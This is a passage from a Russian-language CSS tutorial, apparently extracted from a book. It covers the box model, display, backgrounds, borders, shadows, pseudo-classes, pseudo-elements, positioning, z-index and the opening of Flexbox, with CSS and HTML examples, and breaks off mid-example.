<div class="box content-box">content-box: 250px вместо 200</div>
<div class="box border-box">border-box: ровно 200px</div>
```



Оранжевая полоса сверху — ровно 200px. С `box-sizing: border-box` padding и border помещаются **внутрь** заданной ширины, и блок получается ровно таким, как написано. Поэтому это свойство почти всегда включают для всех элементов сразу в начале `style.css` (тема 2.1).

Схлопывание отступов

Вертикальные `margin` соседних блоков **не складываются**, а **схлопываются**: между ними остаётся больший из двух.


CSS style.css

```css
.a {
  margin-bottom: 30px;
  background: #fed7aa;
  padding: 8px;
  font-family: Arial, sans-serif;
}

.b {
  margin-top: 20px;
  background: #bfdbfe;
  padding: 8px;
  font-family: Arial, sans-serif;
}
```

HTML index.html

```html
<div class="a">margin-bottom: 30px</div>
<div class="b">margin-top: 20px</div>
```



Между блоками 30px, а не 50. Это касается только **вертикальных** отступов обычных блоков; горизонтальные складываются как обычно. Чтобы не путаться, многие задают вертикальные отступы только в одну сторону — например, всегда `margin-bottom`.


Центрирование блока: margin auto

CSS style.css

```css
.container {
  max-width: 300px;
  margin: 0 auto;
  background: #dbeafe;
  padding: 12px;
  font-family: Arial, sans-serif;
  text-align: center;
}
```

HTML index.html

```html
<div class="container">Блок по центру страницы</div>
```



`margin: 0 auto` — сверху и снизу 0, а слева и справа браузер сам делит свободное место пополам. Работает для блока с заданной шириной. Так центрируют основной контейнер сайта.

display: какой бывает элемент

Значение	Как ведёт себя	Примеры тегов
`block`	Занимает всю ширину строки, начинается с новой строки; работают `width`, `height`, все отступы	`div`, `p`, `h1`, `ul`, `section`
`inline`	Встраивается в строку текста, ширина — по содержимому; `width` и `height` **не работают**, вертикальные отступы не раздвигают строки	`span`, `a`, `strong`, `em`
`inline-block`	Стоит в строке, как `inline`, но работают размеры и отступы	кнопки, бейджи
`none`	Элемент полностью скрыт и не занимает места	—

CSS style.css


```css
body {
  font-family: Arial, sans-serif;
}

span {
  background: #fed7aa;
  width: 200px;
  padding: 4px;
}

.ib {
  display: inline-block;
  width: 120px;
  background: #bfdbfe;
  padding: 4px;
  text-align: center;
}
```

HTML index.html

```html
<p>Это <span>inline: width не работает</span> внутри текста.</p>
<p>Это <span class="ib">inline-block</span> внутри текста.</p>
```



WIDTH У СТРОЧНОГО ЭЛЕМЕНТА

Задать `width`, `height` или вертикальный `margin` для `<a>` или `<span>` — частая ошибка: ничего не изменится. Сначала поменяй `display` на `inline-block` или `block`.

Фон

CSS style.css


```css
.banner {
  height: 140px;
  /* цвет — на случай, если картинка не загрузилась */
  background-color: #1e3a8a;
  background-image: url(mountains.jpg);
  background-size: cover; /* заполнить блок целиком */
  background-position: center;
  color: white;
  font: bold 24px Arial, sans-serif;
  display: flex;
  align-items: center;
  justify-content: center;
}

.gradient {
  height: 70px;
  margin-top: 10px;
  background: linear-gradient(90deg, #e34f26, #f7df1e);
}

.radial {
  height: 70px;
  margin-top: 10px;
  background: radial-gradient(circle, #93c5fd, #1e3a8a);
}
```

HTML index.html

```html
<div class="banner">Добро пожаловать</div>
<div class="gradient"></div>
<div class="radial"></div>
```



Свойство	Что задаёт
`background-color`	Цвет фона
`background-image: url(путь)`	Картинка фона. Путь — относительно файла CSS
`background-size`	`cover` — заполнить блок (края могут обрезаться), `contain` — вписать целиком
`background-position`	Какую часть картинки показывать: `center`, `top`, `right` `bottom`
`background-repeat`	`no-repeat` — не повторять картинку плиткой
`linear-gradient(направление, цвет1, цвет2)`	Плавный переход цветов по линии
`radial-gradient(...)`	Переход от центра к краям

Короткая запись `background` может объединять всё это: `background: url(photo.jpg) center / cover no-repeat;`.

Рамки и скругления

CSS style.css

```css
body {
  display: flex;
  gap: 14px;
  flex-wrap: wrap;
  font-family: Arial, sans-serif;
  font-size: 12px;
}

.x {
  width: 90px;
  height: 70px;
  background: #dbeafe;
  display: flex;
  align-items: center;
  justify-content: center;
  text-align: center;
}

.solid {
  border: 3px solid #2563eb;
}

.dashed {
  border: 3px dashed #e34f26;
}

.round {
  border-radius: 16px;
}


.pill {
  border-radius: 999px;
  height: 36px;
}

.circle {
  width: 70px;
  border-radius: 50%;
  background: url(avatar.png) center / cover;
}

.bottom {
  border-bottom: 4px solid #16a34a;
}
```

HTML index.html

```
<div class="x solid">solid</div>
<div class="x dashed">dashed</div>
<div class="x round">radius 16px</div>
<div class="x pill">пилюля</div>
<div class="x circle"></div>
<div class="x bottom">только снизу</div>
```



- `border: толщина стиль цвет` — стиль `solid` (сплошная), `dashed` (штрихи), `dotted` (точки);
- `border-bottom` и другие стороны — рамка только с одной стороны;
- `border-radius` — скругление углов; `50%` у квадрата даёт круг, очень большое значение — «пилюлю».

Тени

CSS style.css

```css
body {
  display: flex;
  gap: 22px;
  padding: 14px;
  background: #f3f4f6;
  font-family: Arial, sans-serif;
  font-size: 12px;
}

.s {
  width: 110px;
  height: 70px;
  background: white;
  border-radius: 12px;
  display: flex;
  align-items: center;
  justify-content: center;
}


.soft {
  box-shadow: 0 4px 12px rgba(0, 0, 0, 0.1);
}

.hard {
  box-shadow: 6px 6px 0 #1e3a8a;
}

.glow {
  box-shadow: 0 0 20px rgba(37, 99, 235, 0.6);
}
```

HTML index.html

```html
<div class="s soft">мягкая</div>
<div class="s hard">жёсткая</div>
<div class="s glow">свечение</div>
```



`box-shadow: x y размытие цвет` — сдвиг по горизонтали, по вертикали, радиус размытия и цвет. Самые приятные тени — едва заметные: маленькое смещение вниз, сильное размытие и чёрный цвет с прозрачностью 0,1–0,15.

Пример: карточка игрока

CSS style.css

```css
body {
  background: #f3f4f6;
  font-family: Arial, sans-serif;
  padding: 20px;
}

.player-card {
  width: 240px;
  margin: 0 auto;
  padding: 24px;
  background: white;
  border-radius: 20px;
  box-shadow: 0 8px 24px rgba(0, 0, 0, 0.08);
  text-align: center;
}

.player-card img {
  width: 88px;
  height: 88px;
  border-radius: 50%;
  border: 4px solid #2563eb;
}


.player-card h2 {
  margin: 12px 0 4px;
  font-size: 20px;
}

.player-card p {
  margin: 0 0 16px;
  color: #6b7280;
  font-size: 14px;
}

.player-card button {
  width: 100%;
  padding: 10px;
  border: none;
  border-radius: 10px;
  background: #2563eb;
  color: white;
  font-size: 15px;
}
```

HTML index.html

```html
<div class="player-card">
  <img src="avatar.png" alt="Аватар игрока">
  <h2>Shadow_Fox</h2>
  <p>Уровень 12 · 340 побед</p>
  <button>Добавить в друзья</button>
</div>
```



ГЛАВНОЕ

- Блочная модель: content → padding → border → margin.
- Короткая запись: `padding: верх право низ лево` (по часовой).
- `box-sizing: border-box` — padding и border внутри заданной ширины. Включай для всех элементов.
- Вертикальные margin соседних блоков схлопываются до большего.
- `margin: 0 auto` центрирует блок с шириной.
- `block` — во всю ширину; `inline` — в строке, без `width`; `inline-block` — в строке с размерами; `none` — скрыт.
- Фон: цвет, `url()`, `cover`, градиенты. `border`, `border-radius` (50% — круг), `box-shadow`.

2.4

Псевдоклассы, псевдоэлементы, позиционирование

Кнопка, которая реагирует на мышь, полосатая таблица, бейдж «−30%» в углу карточки, шапка, которая не уезжает при прокрутке, — всё это делается чистым CSS.

Псевдоклассы: состояния элемента

Псевдокласс выбирает элемент в определённом **состоянии**. Пишется через двоеточие после селектора:

CSS style.css

```css
.btn {
  padding: 10px 18px;
  border: none;
  border-radius: 8px;
  background: #2563eb;
  color: white;
  cursor: pointer;
}


/* мышь над кнопкой */
.btn:hover {
  background: #1e3a8a;
}

/* кнопку нажимают */
.btn:active {
  transform: scale(0.96);
}

/* фокус с клавиатуры */
.btn:focus-visible {
  outline: 3px solid #f59e0b;
  outline-offset: 2px;
}
```

HTML index.html

```html
<button class="btn">Обычная</button>
<button class="btn">При наведении</button>
```



Слева — обычное состояние, справа — при наведении мыши

Псевдокласс	Когда срабатывает
`:hover`	Мышь над элементом
`:active`	Элемент нажимают (кнопку мыши держат)
`:focus`	Элемент в фокусе: поле, в котором курсор, или кнопка, выбранная клавишей `Tab`
`:focus-visible`	Фокус, полученный с клавиатуры (не от щелчка мышью)
`:checked`	Флажок или переключатель отмечен
`:disabled`	Элемент отключён атрибутом `disabled`

НЕ УБИРАЙ ФОКУС

Многим не нравится обводка вокруг кнопки после щелчка, и они пишут `outline: none`. Но тогда человек, который пользуется клавиатурой, не видит, где он находится на странице. Если обводка мешает — оформи её красиво через `:focus-visible`, но никогда не убирай совсем.

Псевдоклассы позиции

CSS style.css

```css
table {
  border-collapse: collapse;
  font-family: Arial, sans-serif;
  width: 100%;
}

td {
  padding: 6px 10px;
}

/* нечётные строки */
tr:nth-child(odd) {
  background: #eff6ff;
}

tr:first-child {
  font-weight: bold;
  background: #2563eb;
  color: white;
}

/* у всех, кроме последнего */
li:not(:last-child) {
  border-bottom: 1px solid #ddd;
}

ul {
  list-style: none;
  padding: 0;
  width: 200px;
  font-family: Arial, sans-serif;
}

li {
  padding: 6px 0;
}
```

HTML index.html

```html
<table>
  <tr><td>Игрок</td><td>Очки</td></tr>
  <tr><td>Аня</td><td>340</td></tr>
  <tr><td>Макс</td><td>290</td></tr>
  <tr><td>Лиза</td><td>275</td></tr>
  <tr><td>Борис</td><td>210</td></tr>
</table>
<ul><li>Первый</li><li>Второй</li><li>Последний — без линии</li></ul>
```

index.html

Игрок	Очки
Аня	340
Макс	290
Лиза	275
Борис	210

- Первый
- Второй
- Последний — без линии

Псевдокласс	Кого выбирает
`:first-child`, `:last-child`	Первого / последнего ребёнка у родителя
`:nth-child(3)`	Третьего
`:nth-child(odd)` / `(even)`	Нечётных / чётных
`:nth-child(3n)`	Каждого третьего: 3, 6, 9…
`:not(селектор)`	Всех, кроме подходящих под селектор

Псевдоэлементы: ::before и ::after

Псевдоэлементы добавляют к элементу «виртуальное» содержимое, которого нет в HTML. Пишутся через **два** двоеточия. `::before` — в начале элемента, `::after` — в конце. Обязательное свойство — `content`:

CSS style.css

```css
body {
  font-family: Arial, sans-serif;
}

.new::after {
  content: "NEW";
  margin-left: 8px;
  padding: 2px 6px;
  font-size: 11px;
  background: #e34f26;
  color: white;
  border-radius: 4px;
}


.done::before {
  content: "✓ ";
  color: #16a34a;
  font-weight: bold;
}

.quote::before {
  content: "«";
}

.quote::after {
  content: "»";
}
```

HTML index.html

```html
<h3 class="new">Скин «Дракон»</h3>
<p class="done">Домашка по алгебре</p>
<p class="quote">Код — это поэзия</p>
```



Псевдоэлементы удобны для украшений: значков, кавычек, декоративных полосок. Важный текст через них не добавляют: его не выделить мышью и не найдёт поиск.

Позиционирование

Обычно элементы идут **по порядку** — друг за другом сверху вниз. Это называется **нормальным потоком**. Свойство `position` позволяет из него выйти.

Значение	Как ведёт себя
`static`	Обычное положение в потоке (по умолчанию)
`relative`	Остаётся в потоке, но можно сдвинуть через `top`, `left`... Главное применение — точка отсчёта для `absolute`
`absolute`	Выпадает из потока и ставится относительно ближайшего родителя с `position` не `static`
`fixed`	Закреплён относительно окна браузера: не двигается при прокрутке
`sticky`	Ведёт себя как обычный, пока не доходит до края окна при прокрутке, потом «прилипает»

Координаты задают свойства `top`, `right`, `bottom`, `left` — расстояние от соответствующего края.

Бейдж в углу карточки

Самый частый приём: родитель `relative`, ребёнок `absolute`:

CSS style.css

```css
body {
  font-family: Arial, sans-serif;
  background: #f3f4f6;
  padding: 16px;
}

.product {
  position: relative;
  width: 220px;
  background: white;
  border-radius: 14px;
  overflow: hidden;
  box-shadow: 0 4px 12px rgba(0, 0, 0, 0.08);
}

.product img {
  width: 100%;
  display: block;
}


.product h3 {
  margin: 10px 14px 14px;
  font-size: 16px;
}

.badge {
  position: absolute;
  top: 10px;
  left: 10px;
  background: #e34f26;
  color: white;
  font-weight: bold;
  padding: 4px 8px;
  border-radius: 6px;
  font-size: 13px;
}

.fav {
  position: absolute;
  top: 10px;
  right: 10px;
  width: 34px;
  height: 34px;
  border-radius: 50%;
  border: none;
  background: white;
  font-size: 16px;
}
```

HTML index.html

```html
<div class="product">
  <img src="pizza.jpg" alt="Пицца пепперони">
  <span class="badge">-30%</span>
  <button class="fav" aria-label="В избранное">♥</button>
  <h3>Пепперони, 30 см</h3>
</div>
```



`.badge` и `.fav` отсчитывают координаты от углов `.product`, потому что у неё `position: relative`.

ABSOLUTE УЛЕТЕЛ В УГОЛ СТРАНИЦЫ

Если у родителя нет `position: relative`, элемент с `absolute` будет отсчитывать координаты от ближайшего «позиционированного» предка, а если такого нет — от всей страницы. Бейдж окажется в углу экрана, а не карточки. Не забывай `position: relative` у родителя.

fixed и sticky

CSS style.css

```css
.to-top {
  position: fixed;          /* кнопка «наверх» в углу окна */
  right: 20px;
  bottom: 20px;
}

.site-header {
  position: sticky;         /* шапка прилипает к верху окна при прокрутке */
  top: 0;
  background: white;
  z-index: 10;
}
```

У `sticky` обязательно указывают, у какого края прилипать (`top: 0`). У прилипшей шапки нужен фон, иначе сквозь неё будет просвечивать текст, который уезжает под неё.

z-index: кто сверху

Когда элементы накладываются друг на друга, вперёд выходит тот, у кого больше `z-index`. Работает только у элементов с `position`, отличным от `static` (и у элементов внутри flex- и grid-контейнеров).

CSS style.css

```css
.wrap {
  position: relative;
  height: 120px;
  font-family: Arial, sans-serif;
}

.c {
  position: absolute;
  width: 120px;
  height: 80px;
  color: white;
  padding: 8px;
  border-radius: 10px;
}

.one {
  background: #e34f26;
  top: 0;
  left: 0;
  z-index: 3;
}

.two {
  background: #2563eb;
  top: 25px;
  left: 60px;
  z-index: 2;
}

.three {
  background: #16a34a;
  top: 50px;
  left: 120px;
  z-index: 1;
}
```

HTML index.html

```html
<div class="wrap">
  <div class="c one">z-index: 3</div>
  <div class="c two">z-index: 2</div>
  <div class="c three">z-index: 1</div>
</div>
```



Без `z-index` сверху оказался бы элемент, который стоит в HTML последним. Удобно не брать огромные числа вроде 99999, а договориться о шкале: 1 — обычные накладки, 10 — шапка, 100 — модальное окно.

ГЛАВНОЕ

- Псевдоклассы — состояния: `:hover`, `:active`, `:focus`, `:focus-visible`, `:checked`.
- Позиция: `:first-child`, `:last-child`, `:nth-child(odd | 3n)`, `:not()`.
- Обводку фокуса не убирай — оформи через `:focus-visible`.
- `::before` и `::after` с `content` — украшения без лишнего HTML.
- `relative` — точка отсчёта; `absolute` — относительно позиционированного родителя; `fixed` — к окну; `sticky` — прилипает при прокрутке.
- `z-index` — кто сверху; работает у позиционированных элементов.

2.5 Flexbox

Поставить блоки в ряд, разнести их по краям, выровнять по центру, сделать карточки одной высоты — раньше это было мучением, а с Flexbox решается парой строк.

Контейнер и элементы

Flexbox — способ раскладывать элементы в **ряд** или в **колонку**. Работает с двумя уровнями:

- **flex-контейнер** — родитель, которому задали `display: flex`;
- **flex-элементы** — его прямые дети. Ими управляют свойства контейнера.


CSS style.css

```css
.row {
  display: flex;
  gap: 10px;
  padding: 10px;
  background: #eff6ff;
  font-family: Arial, sans-serif;
}

.row div {
  background: #2563eb;
  color: white;
  padding: 12px 16px;
  border-radius: 8px;
}
```

HTML index.html

```html
<div class="row">
  <div>Один</div>
  <div>Два</div>
  <div>Три</div>
</div>
```




Без `display: flex` три блока `div` стояли бы друг под другом. С ним — выстроились в ряд, а ширина каждого стала по содержимому. `gap` — расстояние между элементами.

Главная и поперечная оси

У flex-контейнера две оси:

- **главная** — вдоль неё выстраиваются элементы. По умолчанию — слева направо;
- **поперечная** — перпендикулярная ей.



justify-content — вдоль главной оси, align-items — вдоль поперечной

`flex-direction` меняет направление главной оси:

Значение	Направление
`row`	Слева направо (по умолчанию)
`column`	Сверху вниз
`row-reverse`, `column-reverse`	В обратную сторону

При `flex-direction: column` главная ось становится вертикальной — и `justify-content` начинает работать по вертикали, а `align-items` — по горизонтали.

justify-content: вдоль главной оси

CSS style.css

```css
body {
  font-family: Arial, sans-serif;
  font-size: 12px;
  margin: 6px;
}


.row {
  display: flex;
  background: #eff6ff;
  margin-bottom: 6px;
  padding: 4px;
}

.row span {
  background: #2563eb;
  color: white;
  padding: 6px 12px;
  border-radius: 6px;
}

.label {
  font-family: monospace;
  color: #1e3a8a;
  margin: 8px 0 2px;
}
```

HTML index.html

```html
<div class="label">justify-content: flex-start</div>
<div class="row" style="justify-content: flex-start">
  <span>1</span><span>2</span><span>3</span>
</div>
<div class="label">justify-content: center</div>
<div class="row" style="justify-content: center">
  <span>1</span><span>2</span><span>3</span>
</div>
<div class="label">justify-content: flex-end</div>
<div class="row" style="justify-content: flex-end">
  <span>1</span><span>2</span><span>3</span>
</div>
<div class="label">justify-content: space-between</div>
<div class="row" style="justify-content: space-between">
  <span>1</span><span>2</span><span>3</span>
</div>
<div class="label">justify-content: space-around</div>
<div class="row" style="justify-content: space-around">
  <span>1</span><span>2</span><span>3</span>
</div>
<div class="label">justify-content: space-evenly</div>
<div class="row" style="justify-content: space-evenly">
  <span>1</span><span>2</span><span>3</span>
</div>
```



`space-between` — первый к началу, последний к концу, остальное место делится поровну между элементами. Именно так делают шапку «логотип слева, кнопка справа».

align-items: вдоль поперечной оси

CSS style.css

```css
body {
  font-family: Arial, sans-serif;
  font-size: 12px;
  margin: 6px;
  display: flex;
  gap: 8px;
}

.col {
  flex: 1;
}

.row {
  display: flex;
  height: 90px;
  background: #eff6ff;
  padding: 4px;
  gap: 4px;
}

.row span {
  background: #2563eb;
  color: white;
  padding: 4px 8px;
  border-radius: 6px;
}

.row span:nth-child(2) {
  font-size: 20px;
}

.label {
  font-family: monospace;
